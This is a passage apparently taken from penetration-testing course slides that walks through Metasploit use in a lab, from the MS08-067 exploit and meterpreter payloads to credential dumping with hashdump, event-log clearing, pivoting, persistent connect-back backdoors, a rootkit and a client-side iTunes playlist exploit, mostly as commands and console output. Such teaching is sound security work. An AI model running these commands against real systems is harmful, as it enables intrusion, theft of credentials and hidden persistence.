set PAYLOAD windows/meterpreter/bind_tcp  
set PAYLOAD windows/meterpreter/reverse_http  
set PAYLOAD windows/meterpreter/reverse_https  
set PAYLOAD windows/meterpreter/reverse_ipv6_http  
set PAYLOAD windows/meterpreter/reverse_ipv6_https  
set PAYLOAD windows/meterpreter/reverse_ipv6_tcp  
set PAYLOAD windows/meterpreter/reverse_nonx_tcp  
set PAYLOAD windows/meterpreter/reverse_ord_tcp  
set PAYLOAD windows/meterpreter/reverse_tcp  
set PAYLOAD windows/meterpreter/reverse_tcp_allports  
set PAYLOAD windows/meterpreter/reverse_tcp_dns  
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp  
PAYLOAD => windows/meterpreter/bind_tcp  
msf exploit(ms08_067_netapi) >
```

# Exploitation Basics (cont)

- “show options” now shows PAYLOAD options
- “set” command will set the options
- “set PAYLOAD windows/meterpreter/bind\_tcp”
- bind\_tcp will listen for attacker to connect. Reverse payload will connect back to the attacker

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      RHOST            yes       The target address
  RPORT      445              yes       Set the SMB service port
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/bind_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique: seh, thread, process, r
  LPORT     4444            yes       The listen port
  RHOST     RHOST            no        The target address

Exploit target:

  Id  Name
  --  -
  0    Automatic Targeting

msf exploit(ms08_067_netapi) > set RHOST 172.16.156.132
RHOST => 172.16.156.132
msf exploit(ms08_067_netapi) >
```

# Exploitation Basics (cont)

- “show options” now shows PAYLOAD options
- “set” command will set the options
- “set PAYLOAD windows/meterpreter/bind\_tcp”
- bind\_tcp will listen for attacker to connect. Reverse payload will connect back to the attacker

```
msf exploit(ms08_067_netapi) > set gRHOST 172.16.156.137
gRHOST => 172.16.156.137
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     172.16.156.132  yes       The target address
  RPORT     445              yes       Set the SMB service port
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/bind_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique: seh, thread, process, none
  LPORT     4444            yes       The listen port
  RHOST     172.16.156.132  no        The target address

Exploit target:

  Id  Name
  --  -
  0    Automatic Targeting

msf exploit(ms08_067_netapi) >
```



## Exploitation Basics (cont)

- “show options” now shows PAYLOAD options
- “set” command will set the options
- “set PAYLOAD windows/meterpreter/bind\_tcp”
- bind\_tcp will listen for attacker to connect. Reverse payload will connect back to the attacker

# Exploitation Basics (cont)

- “exploit” to run exploit
- Will open session to target
- “background” will send session to the background
- “session -i 1” will return to the first session

```
msf exploit(ms08_067_netapi) > set gRHOST 172.16.156.137
gRHOST => 172.16.156.137
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     172.16.156.132  yes       The target address
  RPORT     445              yes       Set the SMB service port
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/bind_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
  LPORT     4444             yes       The listen port
  RHOST     172.16.156.132  no        The target address

Exploit target:

  Id  Name
  --  ---
  0    Automatic Targeting

msf exploit(ms08_067_netapi) >
```




# Meterpreter

- Meta-Interpreter
- Advanced payload which operates via dll injection
- Resides completely in memory. No hard disk writes at all
- Scripts and plugins supported
- Well supported and constant development
- Encrypted communications between the attacker and payload
  - Remote command execution
  - In-memory process migration
  - Registry modifications
  - Pivoting
  - File system support and more



## How it Works




# Now What? - Post Exploitation

- Meterpreter Basics
  - migrate – migrates the meterpreter dll injection to a different process. Explorer.exe is a good choice
  - sysinfo – displays information about the target system
  - download – “download c:\\boot.ini” - downloads from the target machine. Note double slashes
  - upload – “upload evil.exe c:\\windows\\system32” – uploads file to the target machine
  - getuid – returns the userid (permissions) that meterpreter is running
  - execute – “execute -f cmd.exe -i -H” runs command on the remote machine. -i runs the command interactively. -H hides the process from user.
  - hashdump – dumps the SAM database for offline cracking
  - clearev – clears the windows events logs

# Pivoting

- Pivoting is using one compromised machine to further exploit other hosts or networks.
- Example would be a client side “drive by browser” attack. Once the attacker owns this machine inside the firewall, they can launch all further attacks from this compromised machine





# Pivoting using Meterpreter

- Add route from attacker machine to remote network.
- “route add 10.100.100.0 255.255.255.0 1” adds a route to the remote network through meterpreter session 1. Further attacks to 10.100.100.0 will traverse this session and the already exploited host

```
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) > route print
msf exploit(ms08_067_netapi) > show sessions

Active sessions
=====

Id  Type                Information                                     Connection
--  --
1   meterpreter x86/win32 NT AUTHORITY\SYSTEM @ PWNME-71D312CC3 172.16.156.132:34445 ->
2   meterpreter x86/win32 NT AUTHORITY\SYSTEM @ PWNME-71D312CC3 172.16.156.132:39858 ->

msf exploit(ms08_067_netapi) > route add 10.100.100.0 255.255.255.0 1
[*] Route added
msf exploit(ms08_067_netapi) > route print

Active Routing Table
=====

Subnet          Netmask          Gateway
-----
10.100.100.0    255.255.255.0    Session 1

msf exploit(ms08_067_netapi) > 
```

# Persistence

- If remote target reboots, meterpreter session is lost.
- Might be ok if exploit is reliable. Just run again.  
However, this is usually not the case.
- Two ways to perform persistence with Meterpreter:
  - Persistence script
  - Metsvc



# Persistence Script

- Creates persistent backdoor which can be configured to connect back to attacker on system boot
- Creates a vbs file and registry key
- Can be uninstalled remotely
- “run persistence -A -L c:\\windows\\system32 -X -i 10 -p 443 -r 192.168.1.10”

```
meterpreter > run persistence -h
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

-A      Automatically start a matching multi/handler to connect to the agent
-L <opt> Location in target host where to write payload to, if none %TEMP% will be used.
-P <opt> Payload to use, default is windows/meterpreter/reverse_tcp.
-S      Automatically start the agent on boot as a service (with SYSTEM privileges)
-T <opt> Alternate executable template to use
-U      Automatically start the agent when the User logs on
-X      Automatically start the agent when the system boots
-h      This help menu
-i <opt> The interval in seconds between each connection attempt
-p <opt> The port on the remote host where Metasploit is listening
-r <opt> The IP of the system running Metasploit listening for the connect back
```

# Persistence Service

Backdoor runs as a service on the target  
 Attacker can connect to it remotely  
 Less noisy compared to persistence script

```
meterpreter > run metsvc -A
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\WINDOWS\TEMP\TJrApcJbCRSuJmQ...
[*] >> Uploading metsrv.dll...
[*] >> Uploading metsvc-server.exe...
[*] >> Uploading metsvc.exe...
[*] Starting the service...
    * Installing service metsvc
    * Starting service
Service metsvc successfully installed.

[*] Trying to connect to the Meterpreter service at 172.16.156.137:31337...
meterpreter > [*] Meterpreter session 2 opened (172.16.156.132:39858 -> 172.16.156.137:31337) at 2012-12-05 13:00:13 -0500

meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > show sessions

Active sessions
=====
```

Id	Type	Information	Connection
1	meterpreter x86/win32	NT AUTHORITY\SYSTEM @ PWNME-71D312CC3	172.16.156.132:34445 -> 172.16.156.137:4444 (172.16.156.132:34445 -> 172.16.156.137:4444)
2	meterpreter x86/win32	NT AUTHORITY\SYSTEM @ PWNME-71D312CC3	172.16.156.132:39858 -> 172.16.156.137:31337 (172.16.156.132:39858 -> 172.16.156.137:31337)

```
msf exploit(handler) > 
```

## “3<sup>rd</sup> Party” Rootkits


- Used for more advanced post exploitation. Hiding process, files, data exfil.
- HackerDefender – written by HolyFather
  - Kernel mode rootkit
  - Holy Father offered custom builds of HD to bypass AV/IDS
  - Well understood – so we will use this in Lab 4

# Client Side Exploits

- Network side exploits are becoming more and more rare
- Attackers have moved to “client side” exploits
- Client-side exploits leverage software/applications running on the target system
- Browser based attacks are common
- Java also significant attack vector



# Example Client Side Exploit



# Example Client Side Exploit

```
msf> exploit(apple_itunes_playlist) > exploit  
[*] Started reverse handler  
[*] Using URL: http://10.10.11.10:8080/mycoolplaylist.pls  
[*] Server started.  
[*] Exploit running as background job.
```

```
msf> exploit(apple_itunes_playlist) >  
[*] Sending stage (474 bytes)  
[*] Command shell session 1 opened (10.10.21.10:65535 ->  
192.168.113.10:1075)
```

```
msf> exploit(apple_itunes_playlist) > sessions -i 1  
[*] Starting interaction with 1...
```

```
Microsoft Windows XP [Version 5.1.2600]  
